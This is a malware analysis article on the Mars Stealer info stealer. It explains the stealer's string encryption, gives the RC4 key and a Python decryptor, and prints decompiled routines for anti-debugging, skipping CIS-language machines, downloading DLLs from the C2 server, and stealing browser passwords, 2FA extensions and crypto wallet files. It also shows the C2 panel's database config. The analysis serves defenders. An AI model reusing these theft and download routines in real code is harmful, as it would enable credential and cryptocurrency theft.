

Mars Stealer malware analysis

I resources.infosecinstitute.com/topic/mars-stealer-malware-analysis/

Mars Stealer is the latest variant of Oski Stealer. This info stealer can gather data from the most popular web browsers, including 2FA plugins and multiple cryptocurrency extensions and wallets.

Mars Stealer is a stealthy and powerful malware with only 95 KB but capable of stealing a large volume of data. According to 3xp0rt analysis, this is a redesigned variant of the Oski trojan that stopped its operation in July 2020. Its authors closed the Telegram channel and stopped all activity, including communication with their clients. Later, in July 2021, Mars Stealer began to be promoted on a Russian-speaking underground forum. **[CLICK IMAGES TO ENLARGE]**




Figure 1: Mars Sstealer announced on an underground forum in 2021 (source).

How Mars Stealer malware works

Mars Stealer takes advantage of several techniques to be stealthy. The malware strings are obfuscated and decrypted in run time using the RC4 algorithm and Base64 combinations.

.rdata:0041...	0000001D	C	t1AOR.4xZDwsfFK++SuZNpKGhVA==
.rdata:0041...	0000000D	C	7RxVB45ZEg==
.rdata:0041...	00000019	C	5gdOHMYTXI5EVfv9VLoI+g==
.rdata:0041...	00000011	C	qhtOGtFEE0tFVQ==
.rdata:0041...	00000021	C	oGhUWJEeSBQITfquX7QIrr75EbJErz4=
.rdata:0041...	00000009	C	6hhEGQ==
.rdata:0041...	0000001D	C	qhhUFdgfXhReVOPnDrlOuv/9CA==
.rdata:0041...	00000025	C	xlJ9J8YZWklMSMvvDr0h5+r9DfwE9GV29Hk=
.rdata:0041...	0000001D	C	qhhUFdgfXhRLV+rrGLBOuv/9CA==
.rdata:0041...	00000025	C	xlJ9J8YZWklMSMvvDr0h8un0AeoN9GV29Hk=
.rdata:0041...	0000001D	C	qhhUFdgfXhRASvXpFqkYuv/9CA==
.rdata:0041...	00000025	C	xlJ9J8YZWklMSMvvDr0h+fTrA+QUomV29Hk=
.rdata:0041...	0000001D	C	qhhUFdgfXhRAVvntCu1JpLX1COQ=
.rdata:0041...	00000025	C	xlJ9J8YZWklMSMvvDr0h+ejnB/hQ83s8/Hk3
.rdata:0041...	00000019	C	qhhUFdgfXhRDVvy9VLgR+A==
.rdata:0041...	00000021	C	xlJ9J8YZWklMSMvvDr0h+ujiV6YFqyc=
.rdata:0041...	0000001D	C	qhhUFdgfXhReSun6FbcTp7X1COQ=
.rdata:0041...	00000025	C	xlJ9J8YZWklMSMvvDr0h5/T3EOckqXg8/Hk3
.rdata:0041...	00000021	C	qhhUFdgfXhRbRv37FKgU+f6gULhPoyd+
.rdata:0041...	0000002D	C	xlJ9J8YZWklMSMvvDr0h4vjJEeYvriZ3qSFr4VLE/w==
.rdata:0041...	00000009	C	qxJIBw==
.rdata:0041...	0000000D	C	xwdVPvBMHQ==
.rdata:0041...	0000000D	C	zDgbV/0mAg==
.rdata:0041...	00000019	C	xgdUGcAERAENZuD7FKgP7aQ=
.rdata:0041...	00000015	C	0gdTHN0YWhT9RPvmQPw=
.rdata:0041...	00000011	C	yQdCFthWaVJAQLWu
.rdata:0041...	00000011	C	0QFMEu4ZU14XBQ==
.rdata:0041...	00000019	C	wQFSB9gXRBthROHpD70a8aGx
.rdata:0041...	0000001D	C	zg1YFdsXT18Nae7gHakc8/7IXqg=
.rdata:0041...	00000011	C	zBsBO9UGSVRdH68=
.rdata:0041...	00000011	C	1RpOFNEFTIRfH68=
.rdata:0041...	00000015	C	zAZSA9UaUV5JBd3PN+Zd
.rdata:0041...	00000009	C	yjsbVw==
.rdata:0041...	00000009	C	pSpIA50=
.rdata:0041...	00000011	C	0wFFEtsVXEJH68=
.rdata:0041...	0000001D	C	wQFSB9gXRBt/QPzhFqkJ/ft/Xqg=

Figure 2: Mars Stealer obfuscated strings.

By implementing a simple strings decryptor, obtaining all the plain-text strings is possible, as observed in Figure 3. In detail, the RC4 key “**86223203794583053453**” is extracted from an initialization function responsible for starting the decryption process. The “key” is also highlighted below.

```

1 void _cfltcvt_init()
2 {
3     dword_417394 = (int)"86223203794583053453";
4     dword_41721C = (int)"LoadLibraryA";
5     dword_417490 = (int)"GetProcAddress";
6     dword_4177DC = (int)"ExitProcess";
7     dword_417124 = (int)"advapi32.dll";
8     dword_417670 = (int)"crypt32.dll";
9     dword_417728 = (int)"GetTickCount";
10    dword_41735C = (int)"Sleep";
11    dword_4175D4 = (int)"GetUserDefaultLangID";
12    dword_4174CC = (int)"CreateMutexA";
13    dword_4174E4 = (int)"GetLastError";
14    dword_417344 = (int)"HeapAlloc";
15    dword_417700 = (int)"GetProcessHeap";
16    dword_4177B8 = (int)"GetComputerNameA";
17    dword_417430 = (int)"VirtualProtect";
18    dword_4175AC = (int)"GetUserNameA";
19    dword_4170E8 = (int)"CryptStringToBinaryA";
20 }

```

```

1 import base64
2 from Crypto.Cipher import ARC4
3
4 file1 = open('cipher_text.txt', 'r')
5 Lines = file1.readlines()
6
7 key= bytes("86223203794583053453", encoding='utf-8')
8
9 for line in Lines:
10     decodeb64 = base64.b64decode(line.strip())
11     cipher = ARC4.new(key)
12     out = cipher.encrypt(decodeb64)
13     print(out)
14

```

```

b'cjelfplplebdjjenllpjcbllmjkfcffne'
b'Jaxx Liberty'
b'fihkafobkkmkjojpchpfgcmhfjnmnfpj'
b'BitApp Wallet'
b'kncchdigobghenbbad\x00ojjnaogfppfj'
b'iWallet'
b'amknjmmflldogmhpjloimipbofnfjih'
b'Wombat'
b'nlbmnijncllegkjjpcfjclmcfggfefdm'
b'MEW CX'
b'nanjmdknhkinifnkgdcggcfnhdaammj'
b'GuildWallet'
b'nkddgncdjgjfcdamfgcmfnlhccnimig'
b'Saturn Wallet'
b'fnjhmkhmkbjkkabndcnnogagobneec'
b'Ronin Wallet'
b'cphhlgmgameodnhkjdmkpanlelnlohao'

```

Figure 3: String's decryptor of Mars Stealer malware ([source](#)).

After decrypting the malware strings, some internal procedures became more apparent. This new variant uses anti-analysis techniques, namely anti-debug and emulation procedures.

```

1 BOOL antidebug_sleep()
2 {
3     DWORD TickCount; // [esp+4h] [ebp-4h]
4
5     TickCount = GetTickCount();
6     Sleep(15000u);
7     return GetTickCount() - TickCount > 10000;
8 }

```

```

1 BOOL anti_emulation()
2 {
3     LPSTR ComputerName; // eax
4     CHAR *UserName; // eax
5     BOOL result; // eax
6
7     ComputerName = func_GetComputerName();
8     result = 0;
9     if ( !compare_strings(ComputerName, "HAL9TH") )
10    {
11        UserName = func_GetUserName();
12        if ( !compare_strings(UserName, "JohnDoe") )
13            return 1;
14    }
15    return result;
16 }

```

Figure 4: Anti analysis techniques found during the malware analysis.

In detail, the malware obtains the computer name and compares it with a hardcoded string, probably the development hostname. If it matches, then the malware stops its activity.

Also, queries to the **GetUserDefaultLangID()** WinCall are performed to skip machines' infections from the Commonwealth of Independent States (CIS). This function can be disabled when new samples are generated, as observed later.

Language ID	Language-tag	Country
0x43F	kk-KZ	Kazakhstan
0x443	us-Latb-US	Uzbekistan
0x82C	az-Cyrl-AZ	Azerbaijan
0x43Fu	kk-KZ	Kazakhstan
0x419u	ru-RU	Russia
0x423u	ru-BY	Belarus

The malware downloads some target DLLs from its C2 server during its execution. These DLLs are the malware dependencies used to support all the malicious operations when data is exfiltrated from popular web browsers. After decrypting the strings, it's possible to see the flow responsible for downloading the DLL files into the "C:\ProgramData" folder.

```

lstrcatA(freebl3_url, http);
lstrcatA(freebl3_url, domain);
lstrcatA(freebl3_url, public_freebl3_dll_path);
lstrcatA(mozglue_url, http);
lstrcatA(mozglue_url, domain);
lstrcatA(mozglue_url, public_mozglue_dll_path);
lstrcatA(msvcpl40_url, http);
lstrcatA(msvcpl40_url, domain);
lstrcatA(msvcpl40_url, public_msvcpl40_dll_path);
lstrcatA(nss3_url, http);
lstrcatA(nss3_url, domain);
lstrcatA(nss3_url, public_nss3_dll_path);
lstrcatA(softokn3_url, http);
lstrcatA(softokn3_url, domain);
lstrcatA(softokn3_url, public_softokn3_dll_path);
lstrcatA(vcruntime140_url, http);
lstrcatA(vcruntime140_url, domain);
lstrcatA(vcruntime140_url, public_vcruntime140_dll_path);
download_file(freebl3_url, freebl3_path);
download_file(mozglue_url, mozglue_path);
download_file(msvcpl40_url, msvcpl40_path);
download_file(nss3_url, nss3_path);
download_file(softokn3_url, softokn3_path);
download_file(vcruntime140_url, vcruntime140_path);
b'%\x00u/%hu/%hu %hu:%hu:%hu'
b'open'
b'/public/sqlite3.dll'
b'C:\\ProgramData\\sqlite3.dll'
b'/public/freebl3.dll'
b'C:\\ProgramData\\freebl3.dll'
b'/public/mozglue.dll'
b'C:\\ProgramData\\mozglue.dll'
b'/public/msvcpl40.dll'
b'C:\\ProgramData\\msvcpl40.dll'
b'/public/nss3.dll'
b'C:\\ProgramData\\nss3.dll'
b'/public/softokn3.dll'
b'C:\\ProgramData\\softokn3.dll'
b'/public/vcruntime140.dll'
b'C:\\ProgramData\\vcruntime140.dll'

```

Figure 5: Target DLLs download from Mars Stealer C2 server during the malware execution.

As observed, all the addressed DLLs are available to download on the Mars stealer C2 server along with its web panel, also detailed towards the end of this article.












 panel	12/29/2021 2:38 AM	File folder	
 db.php	12/7/2021 11:36 AM	PHP File	1 KB
 freebl3.dll	12/7/2021 11:32 AM	Application extens...	327 KB
 gate.php	12/29/2021 6:43 AM	PHP File	15 KB
 index.php	12/7/2021 11:32 AM	PHP File	0 KB
 mozglue.dll	12/7/2021 11:32 AM	Application extens...	134 KB
 msvcpl140.dll	12/7/2021 11:32 AM	Application extens...	430 KB
 nss3.dll	12/7/2021 11:32 AM	Application extens...	1,217 KB
 softokn3.dll	12/7/2021 11:32 AM	Application extens...	142 KB
 sqlite3.dll	12/7/2021 11:32 AM	Application extens...	631 KB
 vcruntime140.dll	12/7/2021 11:32 AM	Application extens...	82 KB

Figure 6: Target DLLs (dependencies) available on the C2 server.

Mars Stealer targets

Mars Stealer uses a custom capturer capable of retrieving its configuration on C2 to then attack the following applications:

Internet Applications

Google Chrome, Internet Explorer, Microsoft Edge (Chromium Version), Kometa, Amigo, Torch, Orbitium, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave, Opera Stable, Opera GX, Opera Neon, Firefox, SlimBrowser, PaleMoon, Waterfox, CyberFox, BlackHawk, IceCat, K-Meleon and Thunderbird.


```

1 BOOL __cdecl browsers(int heap_address)
2 {
3     HANDLE ProcessHeap; // eax
4     int heap_len; // eax
5
6     ProcessHeap = GetProcessHeap();
7     lpMultiByteStr = HeapAlloc(ProcessHeap, 0, 0xF423Fu);
8     sqlite3_dynamic_linking();
9     download_gecko_flag = 0;
10    chromium(chrome_path, chrome_name, heap_address);
11    chromium(chromium_path, chromium_name, heap_address);
12    chromium(edge_path, edge_name, heap_address);
13    chromium(kometa_path, kometa_name, heap_address);
14    chromium(amigo_path, amigo_name, heap_address);
15    chromium(torch_path, torch_name, heap_address);
16    chromium(orbitium_path, orbitium_name, heap_address);
17    chromium(comodo_path, comodo_name, heap_address);
18    chromium(nichrome_path, nichrome_name, heap_address);
19    chromium(maxthon5_path, maxthon5_name, heap_address);
20    chromium(sputnik_path, sputnik_name, heap_address);
21    chromium(epb_path, epb_name, heap_address);
22    chromium(vivaldi_path, vivaldi_name, heap_address);
23    chromium(coccoc_path, coccoc_name, heap_address);
24    chromium(uran_path, uran_name, heap_address);
25    chromium(qip_path, qip_name, heap_address);
26    chromium(cent_path, cent_name, heap_address);
27    chromium(elements_path, elements_name, heap_address);
28    chromium(torbro_path, torbro_name, heap_address);
29    chromium(cryptotab_path, cryptotab_name, heap_address);
30    chromium(brave_path, brave_name, heap_address);
31    opera(opera_path, opera_name, heap_address);
32    opera(operagx_path, operagx_name, heap_address);
33    chromium(operaneon_path, operaneon_name, heap_address);
34    gecko(firefox_path, firefox_name, heap_address);
35    gecko(slimbrowser_path, slimbrowser_name, heap_address);
36    gecko(palemoon_path, palemoon_name, heap_address);
37    gecko(waterfox_path, waterfox_name, heap_address);
38    gecko(cyberfox_path, cyberfox_name, heap_address);
39    gecko(blackhawk_path, blackhawk_name, heap_address);
40    gecko(icecat_path, icecat_name, heap_address);
41    gecko(kmelon_path, kmelon_name, heap_address);
42    gecko(thunderbird_path, thunderbird_name, heap_address);
43    browsers_data();
44    heap_len = lstrlenA(lpMultiByteStr);
45    write_data(heap_address, password_txt_file, lpMultiByteStr, heap_len);
46    func_memset(&lpMultiByteStr, 4u);
47    FreeLibrary_sqlite3();
48    return FreeLibrary_nss3(); // FreeLibrary(nss3_handle)
49 }

```

Figure 7: Internet applications targeted by Mars Stealer ([source](#)).

2FA applications

Authenticator. Authy, EOS Authenticator, GAuth Authenticator, and Trezor Password Manager.

Crypto extensions

TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaox Liberty, BitAppWllet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet, Neoline, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, and Coin98 Wallet.

```
1 HANDLE __cdecl chromium_extensions(int user_data_path, int browser_name, int heap_address)
2 {
3     steal_extensions(tronlink_id, tronlink_name, user_data_path, browser_name, heap_address);
4     steal_extensions(metamask_id, metamask_name, user_data_path, browser_name, heap_address);
5     steal_extensions(binance_wallet_id, binance_wallet_name, user_data_path, browser_name, heap_address);
6     steal_extensions(yoroi_id, yoroi_name, user_data_path, browser_name, heap_address);
7     steal_extensions(nifty_id, nifty_name, user_data_path, browser_name, heap_address);
8     steal_extensions(math_id, math_name, user_data_path, browser_name, heap_address);
9     steal_extensions(coinbase_id, coinbase_name, user_data_path, browser_name, heap_address);
10    steal_extensions(guarda_id, guarda_name, user_data_path, browser_name, heap_address);
11    steal_extensions(equal_id, equal_name, user_data_path, browser_name, heap_address);
12    steal_extensions(jaxx_id, jaxx_liberty_name, user_data_path, browser_name, heap_address);
13    steal_extensions(bitapp_id, bitapp_name, user_data_path, browser_name, heap_address);
14    steal_extensions(iwallet_id, iwallet_name, user_data_path, browser_name, heap_address);
15    steal_extensions(wombat_id, wombat_name, user_data_path, browser_name, heap_address);
16    steal_extensions(mew_id, mew_name, user_data_path, browser_name, heap_address);
17    steal_extensions(guild_id, guild_name, user_data_path, browser_name, heap_address);
18    steal_extensions(saturn_id, saturn_name, user_data_path, browser_name, heap_address);
19    steal_extensions(ronin_id, ronin_name, user_data_path, browser_name, heap_address);
20    steal_extensions(neoline_id, neoline_name, user_data_path, browser_name, heap_address);
21    steal_extensions(clover_id, clover_name, user_data_path, browser_name, heap_address);
22    steal_extensions(liquality_id, liquality_name, user_data_path, browser_name, heap_address);
23    steal_extensions(terra_id, terra_name, user_data_path, browser_name, heap_address);
24    steal_extensions(keplr_id, keplr_name, user_data_path, browser_name, heap_address);
25    steal_extensions(sollet_id, sollet_name, user_data_path, browser_name, heap_address);
26    steal_extensions(auro_id, auro_name, user_data_path, browser_name, heap_address);
27    steal_extensions(polymesh_id, polymesh_name, user_data_path, browser_name, heap_address);
28    steal_extensions(iconex_id, iconex_name, user_data_path, browser_name, heap_address);
29    steal_extensions(nabox_id, nabox_name, user_data_path, browser_name, heap_address);
30    steal_extensions(khc_id, khc_name, user_data_path, browser_name, heap_address);
31    steal_extensions(temple_id, temple_name, user_data_path, browser_name, heap_address);
32    steal_extensions(tezbox_id, tezbox_name, user_data_path, browser_name, heap_address);
33    steal_extensions(cyano_id, cyano_name, user_data_path, browser_name, heap_address);
34    steal_extensions(byone_id, byone_name, user_data_path, browser_name, heap_address);
35    steal_extensions(onekey_id, onekey_name, user_data_path, browser_name, heap_address);
36    steal_extensions(leafwallet_id, leafwallet_name, user_data_path, browser_name, heap_address);
37    steal_extensions(dappplay_id, dappplay_name, user_data_path, browser_name, heap_address);
38    steal_extensions(bitclip_id, bitclip_name, user_data_path, browser_name, heap_address);
39    steal_extensions(steem_id, steem_name, user_data_path, browser_name, heap_address);
40    steal_extensions(nash_id, nash_name, user_data_path, browser_name, heap_address);
41    steal_extensions(hycon_id, hycon_name, user_data_path, browser_name, heap_address);
42    steal_extensions(zilpay_id, zilpay_name, user_data_path, browser_name, heap_address);
43    steal_extensions(coin98_id, coin98_name, user_data_path, browser_name, heap_address);
44    steal_extensions(authenticator_id, authenticator_name, user_data_path, browser_name, heap_address);
45    steal_extensions(authy_id, authy_name, user_data_path, browser_name, heap_address);
46    steal_extensions(eos_id, eos_name, user_data_path, browser_name, heap_address);
47    steal_extensions(gauth_id, gauth_name, user_data_path, browser_name, heap_address);
48    return steal_extensions(trezor_id, trezor_name, user_data_path, browser_name, heap_address);
49 }
```

Figure 8: Browser extensions found inside the malware sample ([source](#)).

Crypto wallets

Bitcoin Core and all derivatives (Dogecoin, Zcash, DashCore, Litecoin, etc), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, and Coinomi.


```

1 HANDLE __cdecl wallets(int heap_address)
2 {
3     CHAR appdata_path[264]; // [esp+0h] [ebp-108h] BYREF
4
5     steal_wallet(0, ethereum_name, ethereum_path, ethereum_file, heap_address); // Ethereum \Ethereum\keystore
6     steal_wallet(0, electrum_name, electrum_path, electrum_file, heap_address); // Electrum, \Electrum\wallets\, *.*
7     steal_wallet(0, electrumLtc_name, electrumLtc_path, electrum_file, heap_address); // ElectrumLTC, \Electrum-LTC\wallets\, *.*
8     steal_wallet(0, exodus_name, exodus_path, exodus_file1, heap_address); // Exodus, \Exodus\, exodus.conf.json
9     steal_wallet(0, exodus_name, exodus_path, exodus_file2, heap_address); // Exodus, \Exodus\, window-state.json
10    steal_wallet(0, exodus_name, exodus_file_path, exodus_file3, heap_address); // Exodus, \Exodus\, passphrase.json
11    steal_wallet(0, exodus_name, exodus_file_path, exodus_file4, heap_address); // Exodus, \Exodus\, seed.seco
12    steal_wallet(0, exodus_name, exodus_file_path, exodus_file5, heap_address); // Exodus, \Exodus\, info.seco
13    steal_wallet(0, electroncash_name, electroncash_path, electroncash_file, heap_address); // ElectronCash, \ElectronCash\wallets\, default_wallet
14    steal_wallet(0, multidoge_name, multidoge_path, multidoge_file, heap_address); // MultiDoge, \MultiDoge\, multidoge.wallet
15    steal_wallet(0, jaxx_name, jaxx_path, jaxx_file, heap_address); // JAXX, \jaxx\Local Storage\, file_0.localstorage
16    steal_wallet(0, atomic_name, atomic_path, atomic_file1, heap_address); // Atomic, \atomic\Local Storage\leveldb\, 000003.log
17    steal_wallet(0, atomic_name, atomic_path, atomic_file2, heap_address); // Atomic, \atomic\Local Storage\leveldb\, CURRENT
18    steal_wallet(0, atomic_name, atomic_path, atomic_file3, heap_address); // Atomic, \atomic\Local Storage\leveldb\, LOCK
19    steal_wallet(0, atomic_name, atomic_path, atomic_file4, heap_address); // Atomic, \atomic\Local Storage\leveldb\, LOG
20    steal_wallet(0, atomic_name, atomic_path, atomic_file5, heap_address); // Atomic, \atomic\Local Storage\leveldb\, MANIFEST.000001
21    steal_wallet(0, atomic_name, atomic_path, atomic_file6, heap_address); // Atomic, \atomic\Local Storage\leveldb\, 0000*
22    steal_wallet(0, binance_name, binance_path, binance_file, heap_address); // Binance, \Binance\, app-store.json
23    steal_wallet(1, coinomi_name, coinomi_path, coinomi_file1, heap_address); // Coinomi, \Coinomi\Coinomi\wallets\, *.wallet
24    steal_wallet(1, coinomi_name, coinomi_path, coinomi_file2, heap_address); // Coinomi, \Coinomi\Coinomi\wallets\, *.config
25    func_memset(appdata_path, 260u);
26    csidl_path(appdata_path, 26); // CSIDL_APPDATA
27    return steal_other_wallets(&szAgent, appdata_path, wallet_regex, heap_address);
28 }

```

Figure 9: Crypto wallets targeted by Mars Stealer (source).

Mars Stealer web-panel

Mars Stealer is being sold for approximately \$160. The files include the web panel with all needed data to propagate new campaigns and the malware builder to generate new samples.

Regarding the web panel, a PHP panel with a MySQL database engine is used by criminals to take control over all the exfiltrated information and victims' machines. Figure 10 shows the web-panel structure and the **db.php** file with the database configuration.


```

db.php db.php gate.php
1 <?php
2
3 $dbname = "mars"; //Database name
4 $dbuser = "mars"; //Database login
5 $dbpwd = "password"; //Database password
6 $GLOBALS['logspath'] = "logs"; //Logs folder
7 $GLOBALS['domain'] = "example.com"; //Domain name for loader
8 $GLOBALS['panel_folder'] = "panel"; //Panel folder
9 $GLOBALS['password'] = '$2y$10$pPM65LEveklYZ.h5nsGlu.7SesAtv0FmPpSv0tuW/Bmgxgtwd.'; //Password for login. Now: NaOLpEYru1
10
11
12 //Database connect
13
14 require_once $GLOBALS['panel_folder'].'/includes/rb.php';
15 R::setup( 'mysql:host=localhost;dbname='.$dbname, $dbuser, $dbpwd );
16 session_start();
17
18 ?>

```

Figure 10: Internal structure of the Mars stealer web panel (C2 server).

The main dashboard provides information on the collected information, as observed below.



© MARS Project

